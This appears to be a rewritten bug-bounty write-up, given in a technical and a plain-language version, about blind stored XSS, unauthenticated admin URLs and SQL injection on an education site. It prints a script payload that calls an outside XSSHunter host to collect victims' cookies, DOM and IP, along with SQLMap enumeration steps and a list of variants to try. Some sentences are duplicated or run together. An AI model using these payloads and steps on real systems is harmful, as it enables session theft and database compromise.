Blind XSS and Time-Based SQL Injection to Admin Panel Control and Database Takeover
A blind XSS payload injected into a student application form executed in the teacher's and admin's browser, and the captured DOM revealed an admin panel with no authentication on its URLs. The author then found a time-based SQL injection in an admin invoice endpoint, allowing database enumeration.

Aim of every attacker is to gain full access to the admin panel or deep dive into the database. What if I give you a flavor of both in one article.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target is a website the author refers to as redicated.com; the real name is withheld throughout. The feature at the centre of the story is a class-group signup form. Students fill it in to apply to join a class group, and after a successful submission the details appear on the teacher's account, where the teacher must approve or reject the application. The same submitted content is also visible in the admin panel and to the super admin.
The form has four input fields: Email, Name, Institute and Group ID. The author's stated aim at the start is to gain full access to the admin panel or to go deep into the database.
Setup
The author works from a Gmail inbox and uses XSSHunter for the blind XSS work: the payload points at an XSSHunter host, and the service reports back when the payload fires. For the SQL injection phase the tool is SQLMap, run with --level=5. No versions are given for either tool, and no accounts beyond the student role and the teacher/admin roles that receive the submissions are described.
The author gives a short primer on XSS before starting. XSS is a client-side attack in which malicious JavaScript is injected into a weak endpoint and runs in the victim's browser. Weak endpoints listed include input fields, URL parameters, image or file upload, user-agent, referrer header, and feedback and contact us forms. The consequences listed are session hijacking, defacement, insertion of hostile content, redirects and browser hijacking with malware. The three types named are reflected XSS (non-persistent, code reflected by the application when endpoints are not filtered or sanitised), DOM-based XSS (the DOM in the victim's browser is altered so code runs without the user's knowledge) and stored XSS (the injected code becomes a persistent part of the application, is stored in the site's database and executes every time the page holding the payload is visited).
Finding it
The author opened Gmail and found a notification from XSSHunter. That notification is the signal that a stored payload had executed somewhere the author could not see directly, which is what makes this blind.
Exploitation
Step 1: stored blind XSS in the signup form
The author filled the necessary fields but concatenated the XSSHunter payload with the email address:
[redacted] "><script src=https://link.xss.ht></script>
The payload is concatenated with the email address and the script tag loads the XSSHunter script from link.xss.ht. Because the value is stored, the payload is saved in the database. Whenever the teacher views the student's information to approve or reject it, the payload executes and the author receives a notification in the inbox.

The screenshot accompanies the note that the payload will execute when the teacher opens the record to approve or reject it and the attacker receives the notification.
When the payload fires, the XSSHunter account receives four things:
- IP address of the victim
- DOM
- Cookie
- Screenshot of where it executed
Step 2: from the captured DOM to the admin panel
The author was reporting the issue as blind XSS, but the DOM that came back made them curious about what the admin panel looked like. The approach was simple: create a file with an HTML extension, copy the DOM received in the XSSHunter account into it, and open the file in a browser. This produced a dummy admin panel with static pages.
At the top there was a navigation bar. The author hovered it and clicked on megadmin, and was redirected to the admin panel, where CRUD operations were possible on all active users. Searching for their own record confirmed it.
Step 3: unauthenticated admin URLs
Testing the navigations one by one showed there was no authentication on the URLs. The author was able to steal invoices, generate API keys, read PayPal information, delete documents, view and edit the timetable, and access employee records completely, among other things.

The screenshot accompanies the list of actions possible on the unauthenticated admin URLs.
The author did not report this vulnerability. They were looking for something new, still not satisfied, and specifically for the same kinds of vulnerabilities found on the normal interface, in the admin end. Crawling the admin interfaces one by one turned up more issues, including reflected XSS and SQL injection.
Step 4: SQL injection in an admin endpoint
Crawling produced an interesting endpoint:
https://www.XYZ.com/user/invoice.php?id_facture=123456&megadmin=true&id_user=<<32 bits key>>
Inserting a single quote (') at the end of the id_user value produced an error from the MySQL database. SQLMap was then used to verify the injection:

-u sets the target URL, -p id_user restricts testing to the id_user parameter, and --level=5 raises the number of tests SQLMap performs. The screenshot shows the verification run.
Step 5: enumerating the database
Once the parameter was confirmed vulnerable, the databases were retrieved:

--dbs asks SQLMap to list the databases.
To get the tables of the database named XYZ_cms:

--tables with -D enumerates tables inside the chosen database.
To fetch the columns:
--columns with -D and -T enumerates the columns of a specific table. The author does not show the output of these runs beyond the screenshots.
Step 6: the reward
The next day the author received a mail, described only as $$$$. The author calls it a great motivation and closes by encouraging readers to spend as much time on the target as possible and to try injecting the XSSHunter payload into every possible field, since it may execute on the server admin side.

The screenshot shows the mail received the next day.
Root cause
The stored XSS exists because the signup form's input, in this case the email field, is stored and later rendered to teachers and admins without being filtered or sanitised, so the injected script tag executes in their browsers. The author frames this with the general point that user input reaching the page unfiltered is what allows the code to run.
The admin panel exposure is a missing authentication check: the admin URLs perform actions such as reading invoices, generating API keys and deleting documents without any authentication on the URL itself. The author states this plainly after testing the navigations.
The SQL injection exists because user input is directly hitting the database query, which the author gives as the definition of the class of bug. The author gives the general definition that user input directly hitting the database query causes SQL injection, and a single quote in id_user produced a MySQL error. and the parameter can then be used to enumerate databases, tables and columns. The report does not describe any filtering, WAF or parameterisation that was in place.
Impact
Through the blind XSS, an attacker who submits the form can execute JavaScript in the browser of any teacher or admin who views the submission, and receive the victim's IP address, DOM, cookies and a screenshot of the execution context. The captured DOM was enough to reconstruct the admin interface and reach the admin panel, where the missing authentication on the URLs allowed reading invoices, generating API keys, accessing PayPal information, deleting documents, viewing and editing the timetable and accessing employee records. The SQL injection in id_user allowed enumeration of databases, tables and columns. The author does not quantify how many users or records were affected, and the actions listed are described as things the author was able to do, not as a measured breach.
Fix
The report does not say what the site changed. Based on the issues described, the fixes would be: sanitise and encode the stored form values before rendering them to teachers and admins, so the email field cannot break out of its context; enforce authentication and authorisation on every admin URL rather than relying on the interface; and use parameterised queries for id_user so the value cannot alter the SQL statement.
Variants to test
- Other form fields for stored blind XSS. Put the XSSHunter payload in Name, Institute and Group ID as well as Email. A positive result is a notification from XSSHunter when a teacher or admin opens the record.
- Other stored sinks that admins view. Feedback forms, contact forms, support tickets and profile fields are all rendered in back-office screens. A positive result is the same out-of-band callback with DOM and cookies attached.
- Reconstructing the panel from captured DOM. Save the DOM returned by XSSHunter as an HTML file and open it locally, then follow the navigation links. A positive result is a reachable admin route that responds without a session.
- Direct requests to admin URLs without cookies. Take the URLs found in the reconstructed panel and request them with no session. A positive result is a successful response or a state change such as a generated API key or a deleted document.
- Quote test on numeric and key parameters. Append
'to parameters such asid_userand look for a database error. A positive result is a MySQL error page, which is then confirmed with SQLMap using-pon that parameter. - Enumeration after confirmation. Run
--dbs, then--tables -D, then--columns -D -Tagainst the confirmed parameter. A positive result is a listing of schema objects that should not be reachable from that endpoint.
What happened, in plain words
A security researcher found a way to make a website run their own code inside the browsers of the people who run that website. The website had a signup form where students applied to join a class group. The teacher, and behind the teacher the site's admin, had to open each application to approve or reject it. The researcher put a small piece of code into one of the form fields. It sat quietly in the site's database until a teacher or admin opened the application, and then it ran. That kind of attack is called blind XSS, because the attacker never sees the page where the code runs; they only get a report back.
The report that came back included a copy of the admin page as the victim's browser saw it. The researcher saved that copy as a file and opened it at home, which let them walk around the admin interface. From there they found that many admin pages did not check who was asking, so anyone who knew the address could use them. They also found a page that talked to the database in an unsafe way, and used a tool called SQLMap to pull out the database contents step by step.
The rest of this article walks through the same steps in the same order, explaining each idea from scratch.
The target and the feature
The website is referred to throughout as redicated.com; the real name is never given. The feature at the centre of the story is a class-group signup form. A student fills it in to apply to join a class group. When the form is submitted successfully, the details appear on the teacher's account, and the teacher has to approve or reject the application. The same submitted content is also visible in the admin panel and to the super admin.
The form has four input fields: Email, Name, Institute and Group ID. The author's stated aim at the start is to gain full access to the admin panel or to go deep into the database.
A quick word on the roles, because they matter later. A student is an ordinary user who fills in the form. A teacher is the person who reviews applications. An admin (and a super admin) is someone with wider control over the site. The whole point of the attack is that the student's input ends up being displayed to the teacher and the admin, and their browsers are the ones that run the injected code.
The tools and a short primer on XSS
The author works from a Gmail inbox and uses XSSHunter for the blind XSS work. XSSHunter is a service that gives you a payload, a small piece of code that points at a server the service controls. When that payload runs anywhere, the service notices and reports back to you. That is how you find out that your code executed on a page you cannot see yourself.
For the SQL injection phase the tool is SQLMap, run with --level=5. SQLMap is a program that automates the tedious parts of testing a web parameter for SQL injection: it sends many crafted requests and watches the responses. No versions are given for either tool, and no accounts beyond the student role and the teacher/admin roles that receive the submissions are described.
Before starting, the author gives a short primer on XSS. XSS, or cross-site scripting, is a client-side attack: the attacker injects malicious JavaScript into a weak endpoint, and that code runs in the victim's browser. "Client-side" means it happens in the browser, on the visitor's machine, rather than on the server. A useful everyday comparison: the website is a restaurant, the server is the kitchen, and your browser is the table where the food is served. XSS is not about breaking into the kitchen; it is about slipping something extra onto the plate that the waiter carries to the table.
The weak endpoints listed include input fields, URL parameters, image or file upload, user-agent, referrer header, and feedback and contact us forms. In plain terms, anywhere the site takes something you typed or sent and later shows it to someone else is a candidate.
The consequences listed are session hijacking, defacement, insertion of hostile content, redirects and browser hijacking with malware. Session hijacking means stealing the proof that you are logged in, so the attacker can act as you. Defacement means changing what the page shows. The other items are variations on the same idea: the attacker's code runs with the trust the site has in its own pages.
The three types named are:
- Reflected XSS: non-persistent. The code is reflected by the application when endpoints are not filtered or sanitised. Think of a shop assistant repeating your words back to you; if you say something rude, the assistant says it too, but only to you and only once.
- DOM-based XSS: the DOM in the victim's browser is altered so code runs without the user's knowledge. The DOM is the browser's in-memory model of the page, the tree of elements the browser builds from the HTML. If a script changes that tree, the page changes even though the server sent nothing new.
- Stored XSS: the injected code becomes a persistent part of the application. It is stored in the site's database and executes every time the page holding the payload is visited. This is the type in this story: the payload is saved once and fires for every teacher or admin who opens the record.
Finding it
The author opened Gmail and found a notification from XSSHunter. That notification is the signal that a stored payload had executed somewhere the author could not see directly, which is exactly what makes this blind. In a normal XSS you watch your own browser run the code. In a blind XSS you plant the code and wait for someone else's browser to run it, and the service tells you when that happens.
Exploitation
Step 1: stored blind XSS in the signup form
The author filled the necessary fields but concatenated the XSSHunter payload with the email address:
[redacted] "><script src=https://link.xss.ht></script>
Line by line, in plain words:
[redacted]is an ordinary-looking email address, so the field looks normal at a glance."is a double quote. It is a double quote, included as part of the payload the author concatenated with the email address.>is a closing angle bracket. It ends the HTML tag that was holding the value, so what follows is treated as new markup rather than as text.<script src=https://link.xss.ht></script>is a script tag. It tells the browser to fetch and run a JavaScript file fromlink.xss.ht, which is the XSSHunter host. The browser does not care that the site did not intend to include this file; it just follows the tag.
Because the value is stored, the payload is saved in the database. Whenever the teacher views the student's information to approve or reject it, the payload executes and the author receives a notification in the inbox.
The screenshot accompanies the note that the payload will execute when the teacher opens the record to approve or reject it and the attacker receives the notification.
When the payload fires, the XSSHunter account receives four things:
- IP address of the victim
- DOM
- Cookie
- Screenshot of where it executed
A cookie is a small piece of data the site stores in your browser and sends back with each request, and it is often what proves you are logged in. A token is similar in spirit: a value that stands in for your identity or permission. If an attacker gets your cookie or token, they can often act as you without knowing your password. The IP address is the network address the victim's connection came from. The DOM is the browser's model of the page, as described above. The screenshot shows what the page looked like when the code ran.
Step 2: from the captured DOM to the admin panel
The author was reporting the issue as blind XSS, but the DOM that came back made them curious about what the admin panel looked like. The approach was simple:
- Create a file with an HTML extension.
- Copy the DOM received in the XSSHunter account into it.
- Open the file in a browser.
This produced a dummy admin panel with static pages. "Static" here means the pages do not talk to the real server; they are just the saved markup, so you can look at the layout and the links without touching the live site.
At the top there was a navigation bar. The author hovered it and clicked on megadmin, and was redirected to the admin panel, where CRUD operations were possible on all active users. CRUD stands for Create, Read, Update and Delete: the four basic things you can do to a record. Searching for their own record confirmed it.
Opening the copy locally lets you read those addresses at leisure, without alerting anyone.
Step 3: unauthenticated admin URLs
Testing the navigations one by one showed there was no authentication on the URLs. Authentication is the check that you are who you say you are; authorisation is the check that you are allowed to do what you are asking. Here the pages did neither: knowing the address was enough.
The author was able to steal invoices, generate API keys, read PayPal information, delete documents, view and edit the timetable, and access employee records completely, among other things. An API key is a long secret string that a program uses instead of a password when it talks to another service; if you can generate one for someone else's account, you can often use their account from a script.
The screenshot accompanies the list of actions possible on the unauthenticated admin URLs.
The author did not report this vulnerability. They were looking for something new, still not satisfied, and specifically for the same kinds of vulnerabilities found on the normal interface, in the admin end. Crawling the admin interfaces one by one turned up more issues, including reflected XSS and SQL injection. Crawling means following links and collecting addresses systematically, the way you might walk every aisle of a shop instead of only the ones you know.
Step 4: SQL injection in an admin endpoint
Crawling produced an interesting endpoint:
https://www.XYZ.com/user/invoice.php?id_facture=123456&megadmin=true&id_user=<<32 bits key>>
Reading the URL from left to right:
https://www.XYZ.comis the site./user/invoice.phpis the page, which appears to deal with invoices.?starts the query string, the part of the URL that carries parameters.id_facture=123456is one parameter, an invoice identifier.&separates parameters.megadmin=trueis another parameter, which looks like a flag for the admin view.id_user=<<32 bits key>>is the parameter of interest, a user identifier that looks like a 32-bit key.
A parameter is simply a named value passed in the URL, like a form field that travels in the address bar. The server reads these values and uses them to decide what to show.
Inserting a single quote (') at the end of the id_user value produced an error from the MySQL database. MySQL is a popular database program. A database is an organised store of records, like a set of linked spreadsheets. The single quote is the classic test because SQL, the language databases speak, uses quotes to mark the start and end of text. If your quote is pasted straight into the query, it ends the text early and the query becomes malformed, so the database complains. That complaint is the clue that your input is being treated as code rather than as data.
SQLMap was then used to verify the injection:
Line by line:
sqlmapruns the tool.-u "..."sets the target URL. The quotes keep the whole address together as one argument, because it contains&characters that the shell would otherwise treat specially.-p id_userrestricts testing to theid_userparameter, so SQLMap does not waste time on the others.--level=5raises the number of tests SQLMap performs. Higher levels try more payloads and take longer.
The screenshot shows the verification run.
Step 5: enumerating the database
Once the parameter was confirmed vulnerable, the databases were retrieved:
--dbs asks SQLMap to list the databases. The rest of the command is the same as before, so the only new idea is the final switch.
To get the tables of the database named XYZ_cms:
--tables with -D enumerates tables inside the chosen database. A table is one sheet inside the database, for example a list of users or a list of invoices.
To fetch the columns:
--columns with -D and -T enumerates the columns of a specific table. A column is one field in a table, such as email or password. The author does not show the output of these runs beyond the screenshots.
Why go in this order? Databases contain tables, tables contain columns, and columns contain the actual values. Each step narrows the search, so you learn the shape of the data before you try to read it.
Step 6: the reward
The next day the author received a mail, described only as $$$$. The author calls it a great motivation and closes by encouraging readers to spend as much time on the target as possible and to try injecting the XSSHunter payload into every possible field, since it may execute on the server admin side.
The screenshot shows the mail received the next day.
Root cause
The stored XSS exists because the signup form's input, in this case the email field, is stored and later rendered to teachers and admins without being filtered or sanitised, so the injected script tag executes in their browsers. Sanitising means cleaning input so that characters with special meaning are neutralised; encoding means turning those characters into a safe representation that displays as text rather than acting as markup. The author frames this with the general point that user input reaching the page unfiltered is what allows the code to run.
The admin panel exposure is a missing authentication check: the admin URLs perform actions such as reading invoices, generating API keys and deleting documents without any authentication on the URL itself. The author states this plainly after testing the navigations.
The SQL injection exists because user input is directly hitting the database query, which the author gives as the definition of the class of bug. The author gives the general definition that user input directly hitting the database query causes SQL injection, and a single quote in id_user produced a MySQL error. and the parameter can then be used to enumerate databases, tables and columns. Concatenated means glued together as text: the server takes your value and pastes it into the query string. The report does not describe any filtering, WAF or parameterisation that was in place. A WAF, or web application firewall, is a filter that sits in front of a site and tries to block malicious requests. Parameterisation is the safe alternative to concatenation: the query is written with placeholders and the value is passed separately, so the database always treats it as data and never as code.
Impact
Through the blind XSS, an attacker who submits the form can execute JavaScript in the browser of any teacher or admin who views the submission, and receive the victim's IP address, DOM, cookies and a screenshot of the execution context. The captured DOM was enough to reconstruct the admin interface and reach the admin panel, where the missing authentication on the URLs allowed reading invoices, generating API keys, accessing PayPal information, deleting documents, viewing and editing the timetable and accessing employee records. The SQL injection in id_user allowed enumeration of databases, tables and columns. The author does not quantify how many users or records were affected, and the actions listed are described as things the author was able to do, not as a measured breach.
Fix
The report does not say what the site changed. Based on the issues described, the fixes would be: sanitise and encode the stored form values before rendering them to teachers and admins, so the email field cannot break out of its context; enforce authentication and authorisation on every admin URL rather than relying on the interface; and use parameterised queries for id_user so the value cannot alter the SQL statement.
Variants to test
- Other form fields for stored blind XSS. Put the XSSHunter payload in Name, Institute and Group ID as well as Email. A positive result is a notification from XSSHunter when a teacher or admin opens the record.
- Other stored sinks that admins view. Feedback forms, contact forms, support tickets and profile fields are all rendered in back-office screens. A positive result is the same out-of-band callback with DOM and cookies attached. A sink is the place where data ends up being used, in this case where it is written into the page.
- Reconstructing the panel from captured DOM. Save the DOM returned by XSSHunter as an HTML file and open it locally, then follow the navigation links. A positive result is a reachable admin route that responds without a session.
- Direct requests to admin URLs without cookies. Take the URLs found in the reconstructed panel and request them with no session. A positive result is a successful response or a state change such as a generated API key or a deleted document.
- Quote test on numeric and key parameters. Append
'to parameters such asid_userand look for a database error. A positive result is a MySQL error page, which is then confirmed with SQLMap using-pon that parameter. - Enumeration after confirmation. Run
--dbs, then--tables -D, then--columns -D -Tagainst the confirmed parameter. A positive result is a listing of schema objects that should not be reachable from that endpoint. A schema is the blueprint of the database: its databases, tables and columns.
Glossary
- API key: a long secret string a program uses instead of a password when it talks to another service.
- Authentication: the check that you are who you say you are.
- Authorisation: the check that you are allowed to do what you are asking.
- Blind XSS: XSS where the attacker cannot see the page where the code runs and relies on a service to report back.
- Client-side: happening in the browser, on the visitor's machine, rather than on the server.
- Column: one field in a database table, such as
emailorpassword. - Concatenation: gluing values together as text, which is how unsafe SQL queries are built.
- Cookie: a small piece of data the site stores in your browser and sends back with each request, often used to prove you are logged in.
- CRUD: Create, Read, Update and Delete, the four basic operations on a record.
- Crawling: following links and collecting addresses systematically.
- Database: an organised store of records, like a set of linked spreadsheets.
- DOM: the browser's in-memory model of the page, the tree of elements built from the HTML.
- DOM-based XSS: XSS where a script alters the DOM in the victim's browser so code runs without the user's knowledge.
- Encoding: turning characters with special meaning into a safe representation that displays as text.
- IP address: the network address a connection comes from.
- MySQL: a popular database program.
- Parameter: a named value passed in a URL, like a form field that travels in the address bar.
- Parameterisation: writing a query with placeholders and passing values separately, so the database treats them as data.
- Query string: the part of a URL after
?that carries parameters. - Reflected XSS: non-persistent XSS where the code is reflected by the application when endpoints are not filtered or sanitised.
- Sanitising: cleaning input so characters with special meaning are neutralised.
- Schema: the blueprint of a database: its databases, tables and columns.
- Session hijacking: stealing the proof that you are logged in so the attacker can act as you.
- Sink: the place where data ends up being used, such as where it is written into a page.
- SQL: the language databases speak.
- SQL injection: a vulnerability where user input reaches a database query and can change its meaning, letting an attacker read or alter data.
- SQLMap: a tool that automates testing a parameter for SQL injection and extracting data.
- Stored XSS: XSS where the injected code is saved in the site's database and runs every time the page holding it is visited.
- Table: one sheet inside a database, for example a list of users or invoices.
- Token: a value that stands in for your identity or permission.
- WAF: a web application firewall, a filter in front of a site that tries to block malicious requests.
- XSS: cross-site scripting, a client-side attack where malicious JavaScript is injected into a weak endpoint and runs in the victim's browser.
- XSSHunter: a service that provides a payload and reports back when that payload runs anywhere.



